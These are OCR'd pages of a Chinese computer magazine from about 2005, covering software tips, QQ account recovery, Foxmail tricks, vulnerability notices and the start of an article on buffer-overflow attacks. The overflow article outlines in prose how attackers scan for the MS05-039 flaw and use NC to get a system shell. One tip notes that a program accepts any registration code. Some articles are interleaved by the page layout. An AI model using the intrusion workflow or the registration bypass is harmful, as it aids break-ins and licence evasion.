下载安装原版程序后,再安装汉化补丁,注意此汉化补丁在执行后会弹出 DUDU 下载器的安装界面,并且在安装过程中会出现 3721 上网助手的安装选项,用户请根据需要决定是否安装。

汉化补丁安装完成后,打开"资源管理器"并随意打开一个目录,右击窗口空白处选择"Folder Pilot→Edit folders...",在弹出界面中点击右上角的"关于"按钮(见图 1),点击"输入注册码",在"许可"及"注册码"处输入需要注册的名字及注册码,经测试发现可以用任意名字和注册码完成注册。



图 1

软件使用很简单,在刚才用"Edit folders..."打开的配置界面中,通过左侧边栏的"添加项目→添加文件夹"就能将常用的目录添加到右键菜单中,另外,可以把不同类型的目录分别归类起来,比如"Works"、"Download"等,只需点击"新建组"然后将添加好的目录拖动进去即可。为了让目录用途更醒目,可右击目录或目录组,选择"编辑",在弹出的"编辑项目"框中能够对所选项目进行重命名、重设定位以及更改图标(选一个相符的图标可比文字标志醒目多了)。除这种添加方式外,直接在"资源管理器"中打开需要添加的目录,然后右击空白处选择"Folder Pilot→Add 当前目录名",就能将当前目录添加到右键菜单的目录列表中。

添加完常用目录后,就可以试试成果了,再传文件弹出文件选择框时,轻松右击文件框内的空白处,选择"Folder Pilot→Download"(见图 2),就已经跳转到下载目录下了。



图 2

CF [YY09]

小心！老板来了！——软件中的“老板键”

★★

■山东　张世全

老板来了，只需一键，便可将上班时间聊天、看视频等罪状一蔽了之，这一键被称为“防老板键”。适用范围原不局限于对付老板，对付GF和其他人也完全可以。

浏览器中的老板键

1.Maxthon

默认老板键为“Alt +～”。你可以选择“选项→Maxthon选项”中的“常规”项，在“使用老板键”右边的文本框中输入要定义的老板键。如要定义为“Shift + Z”，只需同时按下“Shift”键与“Z”键即可(见图1)。



图1

小提示

腾讯TT从2.1版开始添加了老板键功能，默认键也是“ALT +～”，修改方法：选择“工具→TT选项”，在左边的项目栏中选择“快捷键修改”，然后选择“界面操作”下的“隐藏/显示界面(老板键)”，勾选“自定义快捷键”，再在右侧框中按下要定义的组合键即可。

2.Foxfire

要在Foxfire中使用此功能，需要借助一款名为MinimizeToTray的扩展插件，它的下载地址是：http://minimizetotray.mozdev.org/installation.html，大小为31KB，文件格式是XPI。将该文件直接拖拽到Firefox 览器的窗口或扩展窗口里，完成安装。以后用中键或滚轮点击最小化按钮，或按住“Ctrl”键单击最小化按钮时，就能将Firefox隐藏到系统托盘中了。

当然，也可以在MinimizeToTray的选项里选择“总是最小化为系统图标”，这样，当用鼠标点击Firefox的最小化按钮时，Firefox就会自动隐藏到系统托盘中了。

小提示

MinimizeToTray依赖于msvcr71.dll，如果系统文件夹里没有此文件，可到http://www.dll-files.com/dllindex/pop.php?msvcr71下载一个并放到系统文件夹里。

3.MyIE2

默认老板键为“Ctrl +～”，如果需要修改，可选择菜单中的“工具→MyIE选项”，在弹出窗口左侧选择“其他”，然后在右侧的“显示/隐藏MyIE热键”栏中按下要定义的组合键，点击“更新”按钮即可。

小提示

作为浏览器家族中的龙头老大，IE本身并未提供老板键功能，不过，可以利用“雅虎助手”等第三方插件来隐藏打开的IE窗口，从而达到保护隐私的目的。

即时通信工具中的一键隐藏

1.MSN Messenger

第一步：到http://www.msgplus.net/global.php?lang=cs下载MSN Messenger(以下简称MSN)增强工具Messenger Plus。

第二步：安装并设置。安装完成后，在MSN的菜单中选择“Plus→个人偏好设置”，在弹出窗口左侧选择“隐私保护”，在右侧勾选“启用快速隐藏功能”，同时设置好隐藏时显示的图标。接着在“系统级快捷键”中设置好隐藏快捷键，默认为“Ctrl＋空格键”，由于该键多用于输入法，所以要修改为其他组合键，如“Alt＋右箭头”键等(见图2)。



图2

第三步：在老板来时，按下“Alt＋右箭头”键，就可以将MSN聊天窗口隐藏起来了。

2.QQ/TM

第一步：到http://nj.onlinedown.net/soft/30023.htm下载“QQ 珊瑚虫外挂”。

第二步：将下载到的RAR文件解压到QQ文件夹下(默认为C:\Program Files\Tencent\QQ)，双击其中的CQQCfg.exe，

打开“珊瑚虫外挂参数定制器”窗口，单击“扩展设置”标签，设置相应老板键(见图3)。设置完成后，单击“保存设置”，退出程序。




图3

第三步：在QQ文件夹下找到并右击CoralQQ.exe文件，选择“发送到→桌面快捷方式”，以后双击该快捷方式便能启动QQ(实际上打开的是QQ珊瑚虫版)，按程序默认的“Ctrl＋~”，就可以享受到老板键给我们带来的便利了。

小提示

★新浪UC：默认键为“Ctrl＋Alt＋S”，更改的话可单击其控制面板中的“菜单→系统设置”，在弹出的对话框中选择“基本设置”，选择“呼出／隐藏UC图标”下的“自定义”项即可。

★网易泡泡(POPO)：没提供此功能，但名为“网易泡泡辅助工具”(PopoFairy)的软件可以弥补这个缺陷。下载地址是http://www.skycn.com/soft/22369.html。程序启动时选择“设置”，在出现的对话框中勾选“使用热键隐藏／显示POPO”，在这里将看到程序默认的快捷键是“F4”，当然也可以进行更改。

一式通杀——使用老板键何必那么麻烦

上面介绍的 览器和即时通信工具的老板键虽然实用，但要一一记下来，也不是件容易事，何况，有些软件并没有这样的功能，偷懒的朋友宁愿使用专门的软件来对付，如飘雪老板键和老板键等，完全不必费脑，只需一招，便能享受到横扫千军的快感。

老板键小档案

u软件版本:V5.0	软件大小:470KB
u软件性质:共享软件	适用平台:Win9x/2000/XP
u下载地址:http://nj.onlinedown.net/soft/28418.htm	

这是一款绿色软件，无需安装，下载解压后，双击其中的BossKey.exe即可运行。

第一步：在主界面的“隐藏窗口”标签下，可以看到程序默认提供的可隐藏窗口，包括IE、RealPlayer和QQ等，这对像笔者一样的“五毒俱全”的贪玩族来说，即使全选也是远远不够！请把眼球移到界面下方，这里有个“当前的窗口列表”(见图4)，罗列了当前打开的所有窗口，选中希望隐藏的窗口名称并单击“添加”按钮，这个窗口就会被移到“按下热键后将隐藏的窗口”下，从此加入可隐藏的行列中了。



图4

第二步：切换到“选项设置”标签，在这里，可以对相关隐藏项目进行设置，如是否在隐藏窗口的同时隐藏系统通知栏、让系统静音等。如果愿意，还可以为恢复窗口设置密码。

小提示

第一步中把打开窗口直接加进可隐藏窗口。这种方法适用于一些单窗口程序，对一些多窗口程序，如Winamp，就需要分别加进:Winamp播放列表编辑器、Winamp Library和Winamp均衡器窗口等，较麻烦，所以程序在“选项设置”标签下提供了一个“关闭标题为以下字串的窗口”，遇到这样的多窗口，只要找出标题的共同字串(如Winamp)，输入文本框即可，以后按下热键时，这些拥有共同字串的窗口会一同被隐藏。

第三步：在“其他设置”标签下的“使用键盘快捷键”中设置老板键(默认为点击鼠标中键)。为防止因误按WIN键而切换到桌面，建议将“禁止按下WIN键”项勾选。

CF [YY10]

给QQ硬盘加把“锁”

★★★

■河南 侯忠

普通的QQ用户是不能给QQ硬盘设置密码，但我们却可以通过QQ的密码找回功能来设置一个密码。

第一步：打开“http://service.qq.com/psw/mo.shtml?psw_cs.htm”，然后选择页面左侧的“重设密码”，输入自己的QQ号和附加码后，点击“下一步”，在出现的界面中选择“网络硬盘密码”(见图1)，然后输入自己的密码保护，按照提示完成操作。




图1

第二步：打开自己用来接收密码保护的信箱，可以看到一个QQ的修改链接(见图2)，然后在出现的页面中输入自己想要的密码。



图2

第三步：这时在QQ中点击“网络硬盘”标签，是不是已经需要输入密码了呢？注意要重新登录一次。不过如果以后想修改密码时必须还要点击上面的链接，而在QQ硬盘中直接修改还会收到要让你成为高级用户的提示，且修改是无效的。

CF [YY11]

菜鸟轻松、快速制作 MV

★★★

■王新禧　张捷

别人制作的 MV 在令人赏心悦目之余，也会让我们技痒不止，萌生自己动手剪辑一份的冲动。不过，大多数情况下，MV 的剪辑一般是使用 Premiere 之流的专业级软件，而且其主要使用的素材也是 AVI 等个头庞大的视音频文件，对于初涉 MV 制作的人，无疑使得制作门槛大为提高。就此，我们可以使用一些易用的常见软件进行组合，同时应用网络上流传最为广泛的影音格式 RM(或 RMVB)文件来共同达成〞MV 剪辑制作〞这一目标。既快捷又便利，而且得到的效果一点也不逊色于专业级哦！

软件准备

制作 MV，除必备素材外，制作软件自然是不可缺的！以下这些非专业免费软件，初看之下，你可能会觉得惊奇——这样也行？但实战起来，通过套路灵活多变的“组合拳”的挥击，你就知道它们的犀利了。

① RealMediaEditor

RM 官方“指导型”压制工具 Helix Real Producer Plus 中附带的一款小巧的 RM 文件剪辑工具，可以快捷、简便地剪切RM编码类型的各类文件。下载地址:http://www.newhua.com/cfan/200521/realmediaeditor.rar

② Easy RealMedia Tools

国人编写，专用于 Real 视频格式压制的工具，在 Helix Real Producer Plus 软件内核的基础上整合了大量颇有益处的功能，本次就主要使用到该软件的特色功能之一——RM文件合并。下载地址:http://www.newhua.com/cfan/200521/ermp_full.zip

③ mkvtoolnix

最新流行的媒体文件格式 MKV 的封装工具，可以将多个相关联的媒体文件有机地组合在一起。下载地址:http://www.newhua.com/cfan/200521/mkvtool.exe

剪辑制作 MV 的基础，首先需要对一部作品进行艺术理解，以便在脑海中勾勒出自己所希望制作出的 MV 的雏形。这点是旁人无法给予帮助的，只能靠自身感觉把握。

第一步:素材剪切。这一步主要是用 Real Media Editor(简称 RME)对 RM 文件进行裁切。打开要截取的文件，在播放窗口下方的进度条中先点击要截取影片的起始点，然后点击〞起始点〞按钮，再从进度条中移至截取结束位置，点击〞结束点〞(见图1)，通过〞播放选定段〞按钮，确认截取的内容无误，点击菜单中的〞文件→保存 Real 媒体文件为〞，将文件保存为 RM 格式。重复此操作，完成所有影片片段的截取。



图 1

> **小提示**
>
> ★要注意，最后裁切出的文件时间总长度要和 MV 所配歌曲长度相同。
>
> ★播放窗口下方进度条左端“+”、“-”符号可用于修改进度条的比例关系，便于进行精确时间调整。

第二步:画面合并。所有 RM 片段都有了，现在就需要将它们合并在一起了。安装好 Easy RealMedia Tools(简称 ERM)，选择〞Easy RealMedia Editor〞程序，进入 RM 文件编辑模式。点击〞添加〞按钮，打开裁切好的 MV 第一部分影片，在软件窗口中点击选中此文件，这时，〞参数设置〞变为可用状态，点击进入〞编辑设置〞窗口(见图2)，选择〞多个文件合并〞，然后点击〞追加合并文件〞下的〞添加〞按钮，选择好截取的文件，确定〞输出路径〞，没有问题后，就可以回到主界面，点击〞开始编辑〞，稍歇片刻，MV 画面就组合成功了。



图 2

第三步:音频替换与视频画面结合。最后一步，是将音频内容结合进适才制作出的 MV 画面中。所使用的工具就是 MKVtoolnix，它可以制作 MKV 视频电影。启动 MKVtoolnix 工具套件中的 Mkvmerge，在〞Input〞(插入)选项卡下，点击〞add〞按钮，将合成好的 RM 文件添加到〞Input files〞(插入文件)

当QQ被“盗”之后……

★★

■北京 sky 河南 侯忠

QQ已经成了很多朋友必备的“生活用品”了，想想看，这么宝贵的东西，如果被别人盗走，那是多么让人心烦的事？不过万一真是有一天你的QQ密码丢失了，那应该怎么办呢？

1.网上申诉

第一步:登录http://service.qq.com/psw/mo.shtml?psw_ss.htm，然后输入QQ号，点击“申诉QQ号码”，进入下一步。

第二步:现在，要求你输入申诉QQ号码的资料，比如以前使用过的三个历史密码，QQ号码列表等，能写的就尽量填写，总之就是要证明这个QQ号是你的，让腾讯的工作人员也相信这一点(见图1)。



图1

第三步:点击“提交”按钮，如果资料够详细，等上大约一个工作日左右，在你填写的安全信箱里面就会收到腾讯给你发来的确认信(见图2)。




图2

小提示

许多朋友的QQ号是别人送的，由于种种原因已经不知道了它的密码保护资料了。这样QQ丢失了，就非常麻烦了。其实，我们完全可以在QQ没有丢失时，用上面的方法重新设置一次密码保护。

2.电话申诉

如果使用网上申诉已经无法恢复，那么就只有试试打电话测试了，腾讯的客服电话为0755-83765566(上班时间为星期一到星期五的上午9:00～12:30，下午14:00-17:30)。向客服人员说明情况，同样也要提供关于被盗QQ号的一些相关资料。如果运气好，又会和MM套近乎，那么相信你的QQ密码可以很轻松的要回来了。

3.其他方法找回密码

除上面的“官方”方法外，还有下面这些比较另类的找回方法。

①如果你注册为会员，并将手机与QQ号绑定，则每次修改密码，腾讯都自动将新密码发送至你的手机上。

②另类方法:注册一个异性号码，加上你被盗的QQ，和对方聊天，把QQ号“骗”回来。

③如果实在没有办法，那么可以使用2005年第19期《多种武器助你驯服小企鹅》一文介绍的方法，用替换user.db的方法将好友找回。

④部分盗号者会将密码修改为1234567，ASDF等字符，你可以多试几组，说不定就会找回密码。

小编有话说:盗版QQ密码主要是下面这三种方法，一是使用穷举法，对于一些密码简单的用户，只要不停的试用各种字符组合，就可以很快的找回密码;二是木马盗取，这个不必多说了，只要注意不要轻易登录不明网站，不要轻易运行好友传过来的文件即可;三是本地破解，对于经常去网吧的朋友这点尤其要注意，走之前一定要删除自己QQ号码下的文件。

CF [YY13]

列框中。这时在“Tracks”(轨道)中会分别列出“type:audio”(类型:音频)及“type:video”(类型:视频)两项，去除“type:audio”(类型:音频)的勾选，然后再次使用“add”按钮，将MV的歌曲添加到列表，这时确认在“Tracks”(轨道)窗格中“type:video”及刚刚添加的歌曲已处于选中状态(见图3)，




图3

点击主界面中最下侧的“Start muxing”(开始混合)即可。等待些许，MV文件的音频部分就完美地与画面结合完毕了。

你知道吗?

通俗地解释，MKV就是一种将多种不同制式的文件格式有机组合在一起并“打包封装”的文件，其可包含各类字幕、音轨、视频，并且这些文件在MKV包内相对独立地存在。鉴于这些软件特性，所以对音频质量要求较高的朋友推荐该软件。

至此，我们运用小软件进行组合，剪辑制作MV的计划大功告成。沏杯茶、泡杯咖啡，欣赏着自己制作的MV:听，一片静 中，惟有轻灵的乐声从你的电脑中飘出，沁人心脾;看，一个人的夜晚，和朋友们一起分享这 意的时光，沉浸在MV的魔力中，这样的日子，心灵将不再孤独!

CF [YY12]

Foxmail 三大超新鲜、超实用密技

★★★

■福建　陈桂鑫

Foxmail 5.0 算是比较常用的程序，相关技巧应该已经见过不少了吧？在此要介绍给大家的是三招比较少见的另类 Foxmail 应用技巧。

用闪存盘保护账户

Foxmail 虽然有加密账户的功能，但很容易被破解。其实可以用闪存盘来保护账户，具体操作如下。

1.设置

首先要找到邮箱账户所对应的文件夹，把它复制到闪存盘中，账户默认所对应的文件夹是在 C:\Program Files\Foxmail\Mail\ 下与账户同名的文件夹。然后打开 Foxmail 选中这个账户，单击菜单"账户→删除"，确定删除这个账户。再单击菜单项"工具→导入→Foxmail 账户"，在弹出窗口中单击"下一步"，设置账户路径为闪存盘中的邮箱文件夹路径，"直接使用原来的文件夹，作为导入账户的邮箱文件夹"重新导入账户，保留在原位置。如果有多个邮箱只要重复这一步逐一进行设置即可。

小提示

如果改过账户名或没有按默认设置，可能会找不到邮箱账户所对应的文件夹。此时可以打开 Foxmail，右击该账户下的任一邮箱，选择"属性"，从弹出"邮箱"窗口的"常规"选项卡中就可以看到邮箱路径了。

2.使用

使用时只要先插入闪存盘再打开Foxmail就可以看到这个账户，如果不插入闪存盘就打开 Foxmail 则看不到此邮箱。如果想在其他的电脑上使用，只要在第 1 次使用时，在 Foxmail 中单击"工具→导入→Foxmail 账户"进行导入账户操作，以后就可以直接使用了。

小提示

使用这一招必须要记得先关闭 Foxmail 再取出闪存盘。否则可能会因找不到邮箱文件而无法退出 Foxmail。万一碰到这种情况时也不用急，只要重新插入闪存盘即可。

超级模板

笔者经常给杂志栏目投稿，通常同一栏目的投稿信件收件人、转发、主题等基本都固定不变。若能把这些信息都保存在一个模板中，就不用每次投稿都重复这些麻烦的设置了。这用 Foxmail 本身的模板显然是无法实现的，在此提供一种能保存这些信息的超级模板，就以向软件栏目的投稿为例。

1.定制

右击要应用该模板的账户，选择"建新邮箱"，新建一个名为"模板"的邮箱用来保存将要制作的模板。单击"撰写"写一封新邮件，设置收件人为"software@cfan.com.cn"，主题为"投稿－聪明用电脑－XXXXXX－陈桂　"，并设置好正文内容的具体格式。全部设置好后单击"保存"，把它保存到发件箱中。打开发件箱找到刚写的新邮件，选中，用鼠标左键将其拖动到左侧"模板"邮箱上，确定把这个邮件转移到模板邮箱中。这个就是我们要的全能模板了。

2.使用

打开"模板"邮箱找到主题为"投稿－聪明用电脑－XXXXXX－陈桂　"的模板邮件，双击打开就可以用这模板写新邮件了。由于收件人、主题、正文格式等都已经设置好了，我们只要加入附件，再把主题中的 XXXXXX 改成文章名就可以直接发送了。此时若选择保存则信件将会自动保存到发件箱，而不会影响到模板邮件。

小提示

由于打开模板编辑后就只能保存到发件箱，所以要修改模板时，要在修改保存后，再从发件箱中把它拖动转移到模板邮箱来，然后删除旧模板邮件。

突破附件限制

一般免费邮箱都有附件大小限制，我们可以把附件转化成文本放在正文中以逃过附件大小的限制。这也可以利用 Foxmail 5.0 来实现。

1.寄信

按打开Foxmail 5.0按正常的方式撰写邮件添加附件并保存。打开发件箱，选中刚刚保存的邮件，单击"文件→导出邮件"菜单项，保存类型选择为"文本文件(*.txt)"，保存到桌面。双击打开保存在桌面上的邮件文本，按 Ctrl＋A 全选，复制。再重新写一封新邮件，把正文内容全部删除，把复制的内容粘贴进去保存。现在你就可以寄发这封没有附件的信了，其大小与带附件后相同。

2.收信

对方收到信以后，把信的正文全部选中复制，打开记事本或写字板等文字编辑程序进行粘贴，保存为文本文件，如来信.TXT。然后通过重命名把这个文件的扩展名改为 EML 再回到 Foxmail 中打开收件箱，单击"文件→导入邮件"，导入这个 EML 文件即可看到写的信了。

其实若不需要把邮件保存到信箱中，也可以在重命名后直接打开查看的。你只要右击这个 EML 文件选择"打开方式→选择程序"，选择使用 Foxmail 程序打开查看即可。

CF [YY14]

软件版本:0.8
软件大小:218KB
软件性质:免费软件
适用平台:Windows 9x/2000/XP
下载地址:http://www.newhua.com/cfan/200521/rarfs.rar

像文件夹那样访问 RAR 文件:RarFS



问:我最近安装了 Windows XP，发现里面可以直接将ZIP压缩文件作为文件夹进行操作。但现在大部分的压缩文件都是保存为RAR格式的，而 Windows XP 却无法直接以文件夹的形式打开 RAR 格式文件。请问用什么方法才能够直接以文件夹的形式打开 RAR 文件，是不是需要安装第三方软件才可以?

答:这里推荐一款名字为 RarFS 的软件，通过它可以在“资源管理器”中像访问文件夹一样打开 RAR 文件了。RarFS 使用方法很简单，先将压缩包解压，然后运行 install.bat 完成安装。现在，进入“资源管理器”，双击任意 RAR 文件，就能像访问文件夹一样打开 RAR 文件了。还可以直接点击压缩包中需要执行或 览的文件，软件会自动将内容解压到临时文件夹中，并运行或打开所需文件。

另外，RarFS 还可以在鼠标右键上增加添加、删除、改名、解压缩到任意位置等功能，这样可以更方便的对 RAR 文件进行操作。(小新)

免费的翻译专家:Google 网页翻译工具



软件版本:Final 版
软件大小:19KB
软件性质:免费软件
适用平台:Windows 9x/2000/XP
下载地址:http://www.newhua.com/cfan/200521/Translator.rar

问:我平常用的翻译软件是金山词霸，请问有没有免费的全文翻译软件呢?

答:Google 等网站都带有网页翻译功能，利用这项功能，就可以实现全文翻译了。而通过“Google 网页翻译工具”，你可以不必访问 Google 网站，只要电脑能上网，就可以直接翻译文章了。这款软件支持多语种互译，其中就包括了将英语翻译为中文。

打开软件后，从 From 下拉菜单中选择“English 到 简体中文 Beta”，然后将要翻译的英文复制到“原文”框中，点击“翻译”按钮即可。

用摄像头制作电影:FlashMe

问:听说用摄像头可以拍摄视频电影，但是我用摄像头自带的软件拍摄时，文件体积过大，请问有没有软件可以拍摄压缩视频呢?



软件版本:1.0 Beta
软件大小:723KB
软件性质:免费软件
适用平台:Windows 9x/2000/XP
下载地址:http://www.onlinedown.net/soft/42929.htm

答:现在已经有很多软件都可以拍摄压缩视频软件了，这里要为你介绍的是名为 FlashMe 的绿色软件，它体积小巧，而且使用简单，可以拍摄出 640 × 480 大小的电影。

打开软件后，点击上侧工具栏中左数第一个按钮，进行拍照。第二个按钮就为录制视频按钮，第一次点击为开始录制，再次点击停止。拍好的照片及视频片段均保存在“我的文档”文件夹下。

试用体验

北京读者李政:前段时间千千静听推出了 4.6.0 Final 版，新版本解决了我以前经常出现的声音断断续续，CPU 占用过高的问题，其他多是 BUG 的修正 。

下载地址:http://ttplayer.com/ttpsetup.exe

北京读者李政:雪狐桌面精灵是我一直在使用的软件，前段时间它推出了最新的 2.0 版。与老版本相比，新版更加漂亮，添加了很多特效，比如淡入淡出效果，桌面快捷方式的修改皮肤等功能，还新增了 4 款新皮肤等。其他更新主要就是 BUG 的修复了。

下载地址:http://www.snowfoxstd.com/Html/Chs/Soft_CalSprite.htm

北京读者李政:新版的 Maxthon 推出了，此次更新为 1.5 版，最大的变化就是当 Maxthon 被设置为默认 览器时，完全截获各种软件对IE的调用，这样，不用再修改注册表，就可以用 Maxthon 直接打开 MSN Messenger 中的网址链接了。

下载地址:http://cn.maxthon.com/chs/download.htm

新软试用

陕西读者马文:灰鸽子病毒是一款非常特别的木马软件，中了此木马后，很难清除干净。不过，现在网上已经出现了专杀工具，直接进行查杀即可。

下载地址:http://www.onlinedown.net/soft/43101.htm

最近更新

金山词霸 2006 SP1

升级指数：★★★★★

非常不错的翻译软件。新版本改进了屏幕取词功能，兼容 DEP 环境的屏幕取词，同时修正英文词组取词问题，并且对《美国传统词典》进行了更新，补充了《现代英汉词典》。

下载地址：ftp://61.152.111.51/cibapatch1/Powerword%202006%20SP1.exe

MSN 群 2.0 beta1　升级指数：★★★

一款可以在 MSN Messenger 中建群的软件。MSN 群新增了"阻止群消息提示"和"群助理"两大功能。不过这款软件的也有一个很大的问题——所有使用群的用户，必须要全部安装这款软件，真希望 MSN SHELL 或 MSN Messenger Plus 能集成此功能，这样使用起来应该会更方便，毕竟很多人安装了这两款软件。

下载地址：http://www.onlinedown.net/soft/41646.htm

DreamMail 2005 Beta 9.3

升级指数：★★★

可与 Foxmail 相　美的邮件客户端软件。至截稿时，DreamMail 在疯狂的更新，这里介绍的 9.3 版，主是进行 BUG 修复，所以大家还是再多等一段时间后，再进行更新吧。

下载地址：http://www.onlinedown.net/soft/41646.htm

System Mechanic 6.0


升级指数：★★★★

功能强大的系统优化软件。新版本改良了间谍软件防护功能，添加了数据恢复，启动优化，硬盘修复，系统全面检查工具，高级进程管理等多项新功能，值得升级。

Standard 版下载地址：http://download.sjc.iolo.net/sm/6/trial/SystemMechanic6.exe

Pro 版下载地址：http://download.sjc.iolo.net/sm/6pro/trial/SystemMechanic6Pro.exe

动画格式轻松转:Easy GIF2SWF Converter




问：我的 QQ 里有很多 GIF 格式的表情，请问应该如何将它们转换为 SWF 格式呢？

答：你可以试试 Easy GIF2SWF Converter 这款软件。这款软件专门用于 GIF 动画转换为 SWF 格式，而且使用起来非常简单。

打开软件，在窗口最左侧选择好要转换的文件所在目录，点击"添加"或"全部添加"按钮，选择要添加的图片。然后，通过"输出文件夹"项设置好要转换后图片保存的位置。最后点击"立即转换"即可。

软件版本:1.0.114
软件大小:374KB
软件性质：免费软件
适用平台:Windows 9x/2000/XP
下载地址:http://www.newhua.com/cfan/200520/easygif2swf.rar

代理服务器随心换:Proxy Switcher



软件版本:Pro 3.3.3506
软件大小:3.2MB
软件性质：免费软件
适用平台:Windows 9x/2000/XP
下载地址:http://www.newhua.com/cfan/200521/ProxySwitcherPro.zip

问：我经常要访问一些国外站点，但速度很慢，想用代理来访问，不过代理要一个一个的测试实在很麻烦，请问有什么方法可以让软件自动切换吗？

答：的确，换代理服务器是很麻烦的事，如果你已被这个问题困扰很久，那么这里介绍的 Proxy Switcher 将会为你解决这个问题。

这款软件不仅可以快速搜索到数百个代理服务器，还会显示出每个代理服务器所在的国家，更可自动测试每个代理服务器是否可用。

运行软件后，会自动弹出向导窗口，按照向导，软件就会自动搜索代理服务器，并测试其状态，是否可用，连接速度等，非常方便。

当你找到速度不错的代理服务器软件后，只要双击一下，可以自动完成 IE 代理服务器的切换了。

在窗口左侧可以对代理服务器进行分类，从代理服务器列表中选择代理服务器，然后将其移至"匿名"类，点击窗口下侧的"自动转接"按钮，这样在访问网络时，软件就会自动切换速度最快的代理服务器，非常方便。

对于使用非 IE 的第三方网页　览器，可以直接将　览器代理设置为 IE　览器代理即可。

通过右击系统托盘内软件图标，选择菜单项中的"直接连接"就会去除代理服务器连接，直接连接上网了。

另外，要注意软件在安装时，会提示安装 DUDU 下载器及上网助手，请大家根据需要选择是否安装。

CF [YY15]



漏洞再现:利用IE四种漏洞，QQ新病毒节日泛滥

影响系统:未打IE6.1 SP1补丁的所有系统

漏洞分析:十·一长假期间，QQ新病毒通过向在线好友发送带有诱惑性的消息。诱使用户访问恶意网站，恶意网页利用IE的HTA、MHT、HHCTRL、IFRAME4种漏洞下载病毒程序并自动运行，木马一经运行除自动下载安装QQ病毒外，还向其他用户发送含有恶意代码的网址，同时用户电脑将会被黑客完全控制。这些木马针对各种杀毒软件修改了特征码从而不被查杀，能造成相当大的危害。

补"洞"方法:警惕QQ等即时通讯工具发来含网址的消息，不轻易点击其网址。在微软官方主页更新IE的最新版本为IE6.1 SP1，喜欢新鲜的用户可以更新到IE7.0 Beta版。

漏洞再现:利用Access漏洞木马病毒出现

影响系统: Access 2000/2002/2003

漏洞分析: Access是Office的默认安装组件，因此许多电脑中都有它的存在，普及率相当高，含有该病毒的木马程序伪装成微软数据库文件MDB格式传播，传播途径可能有邮件、即时通讯软件及恶意网页。一旦用户运行染有该病毒的MDB文件，木马就会被激活，黑客利用该病毒可以入侵系统，进行各种恶意操作。

补"洞"方法:此类病毒通过恶意网页和邮件传播，运行后会在进程中添加如rundll32.exe等类似系统自身进程的有害进程。微软官方尚未发布补丁，读者可以通过第三方软件管理监视系统进程，并更新杀毒软件最新病毒库进行防御。

"溢出攻击"攻防录

★★★

■河北　香草天空

随着网络普及，大量公开的Shellcode("溢出"代码)与溢出攻击原理都能在各大安全网站中找到，也由此衍生了一系列安全隐患，很多稍微了解网络安全知识的人都可以利用现成的攻击软件轻易发动溢出攻击获得服务器权限。

1.什么是"溢出攻击"？

"溢出攻击"就像是将很多沙子倒入装满水的容器时，水就会溢出来一样。目前，大多溢出攻击都是针对缓冲区的溢出。当缓冲区溢出时，过剩的信息对电脑内存中原有内容进行完全替换，如未进行备份，你的内容就永远丢失了。

现在网上公布的攻击程序不仅具有破坏文件的功能，一般还会得到系统权限的CMDSHELL(管理命令行)，那它又是如何实现的呢？"溢出攻击"在对缓冲区中的文件进行替换的同时，还会执行一些非法程序，从而得到命令行下的管理员权限，之后攻击者再通过命令行建立管理员账号，对电脑进行控制。

2."溢出攻击"的实现

一般入侵者在网上了解或发现了可以进行溢出攻击的漏洞后，使用缺陷扫描器(如全面扫描的X-SCAN、针对单一漏洞扫描的IIS WEBDAV等工具)找到并确认存在远程溢出漏洞的电脑，接着便使用利用攻击代码编程成的Exploit(攻击程序)发送Shellcode攻击，确认远程溢出成功后使用NC或TELNET等程序连接被溢出主机的端口，从而得到CMDSHELL。

比如前段时间危害特别大的MS05039溢出漏洞，就是先利用MS05039Scan来扫描有漏洞的电脑(见图1)，然后打开两个命令提示符窗口，一个用来得到CMDSHELL的NC(见图2)，一个执行溢出攻击程序(见图3)，当执行攻击程序后，就得到了系统权限的CMDSHELL(见图4)。



图 1




图 2




图 3




图 4

3.如何对溢出攻击进行防护?

说到防护，首先要定时更新有效补丁，微软个官方补丁发布下载地址是http://www.microsoft.com/china/。但如果攻击者用的是尚未发布补丁的攻击程序呢？所以打补丁是有效，但不是惟一的方法。下面就来看看如何手动设置，对溢出攻击进行防御。

